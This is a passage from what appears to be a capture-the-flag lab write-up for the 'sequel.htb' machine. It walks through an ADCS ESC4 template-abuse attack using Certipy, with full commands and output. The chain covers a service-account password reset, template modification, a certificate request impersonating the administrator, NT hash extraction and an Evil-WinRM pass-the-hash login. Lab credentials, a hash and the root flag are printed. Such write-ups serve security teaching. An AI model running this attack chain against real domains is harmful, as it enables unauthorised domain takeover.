"ca_svc" -AccountPassword $cred
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

We verify that the password reset was successful.

```
netexec smb sequel.htb -u ca_svc -p 'Password123!!'
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+]
sequel.htb\ca_svc:Password123!!
```

Looking at the properties of the user `ca_svc`, we see that they are members of the Cert Publishers group. Looking at the description of this group in BloodHound, we see that `members of this group are permitted to publish certificates to the directory`. This suggests the presence of `Active Directory Certificate Services`.



We then enumerate certificate templates and configurations using the credentials for `ca_svc` with `Certipy`, a tool for enumerating and exploiting vulnerabilities in Active Directory Certificate Services (ADCS).

```
certipy find -u 'ca_svc@sequel.htb' -p 'Password123!!' -dc-ip 10.10.11.51 -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates

<...SNIP...>
Certificate Temp
lates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False

   <...SNIP...>

        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has
dangerous permissions
<...SNIP...>

    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has
dangerous permissions
```

We see that the template `DunderMifflinAuthentication` is vulnerable, since the `Cert Publishers` group has dangerous permissions. Let's start by modifying the certificate template to make it exploitable by `ca_svc`. We use the `certipy template` command to update the template configuration while saving a backup of the original settings.

```
certipy template -u ca_svc@sequel.htb -p 'Password123!!' -template
DunderMifflinAuthentication -save-old -dc-ip 10.10.11.51

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'DunderMifflinAuthentication' to
'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

This command updates the template to allow certificate requests that do not require manager approval and ensures the Client Authentication extended key usage is enabled. With this setup, we can request a certificate from a highly privileged user such as `Administrator`. If we run `certipy find` again, we see that the template is vulnerable to `ESC1`, `ESC2`, `ESC3`, and `ESC4`. This confirms that we can fully exploit this certificate template to impersonate any user, including domain administrators.

```
certipy find -u 'ca_svc@sequel.htb' -p 'Password123!!' -dc-ip 10.10.11.51 -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority

<...SNIP...>

    Permissions
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Authenticated Users
        Write Owner Principals          : SEQUEL.HTB\Authenticated Users
        Write Dacl Principals           : SEQUEL.HTB\Authenticated Users
        Write Property Principals       : SEQUEL.HTB\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : 'SEQUEL.HTB\\Authenticated Users' can
enroll, enrollee supplies subject and template allows client authentication
      ESC2                              : 'SEQUEL.HTB\\Authenticated Users' can
enroll and template can be used for any purpose
      ESC3                              : 'SEQUEL.HTB\\Authenticated Users' can
enroll and template has Certificate Request Agent EKU set
      ESC4                              : 'SEQUEL.HTB\\Authenticated Users' has
dangerous permissions
```

We can proceed to exploit this by requesting a certificate impersonating the domain administrator.

```
certipy req -username ca_svc@sequel.htb -p 'Password123!!' -ca sequel-DC01-CA -
template DunderMifflinAuthentication -target dc01.sequel.htb -upn
administrator@sequel.htb

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 30
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Then we use the generated certificate to authenticate as `administrator` and extract the NT hash.

```
certipy auth -pfx administrator.pfx -domain sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb':
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

We can now log in as `Administrator` using `Evil-WinRM` and the retrieved hash.

```
evil-winrm -i 10.10.11.51 -u Administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined
method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We get a shell as administrator and can proceed to grab the root flag.

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
87f3cdaced4f757fd21a15ae1bd1dc82
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```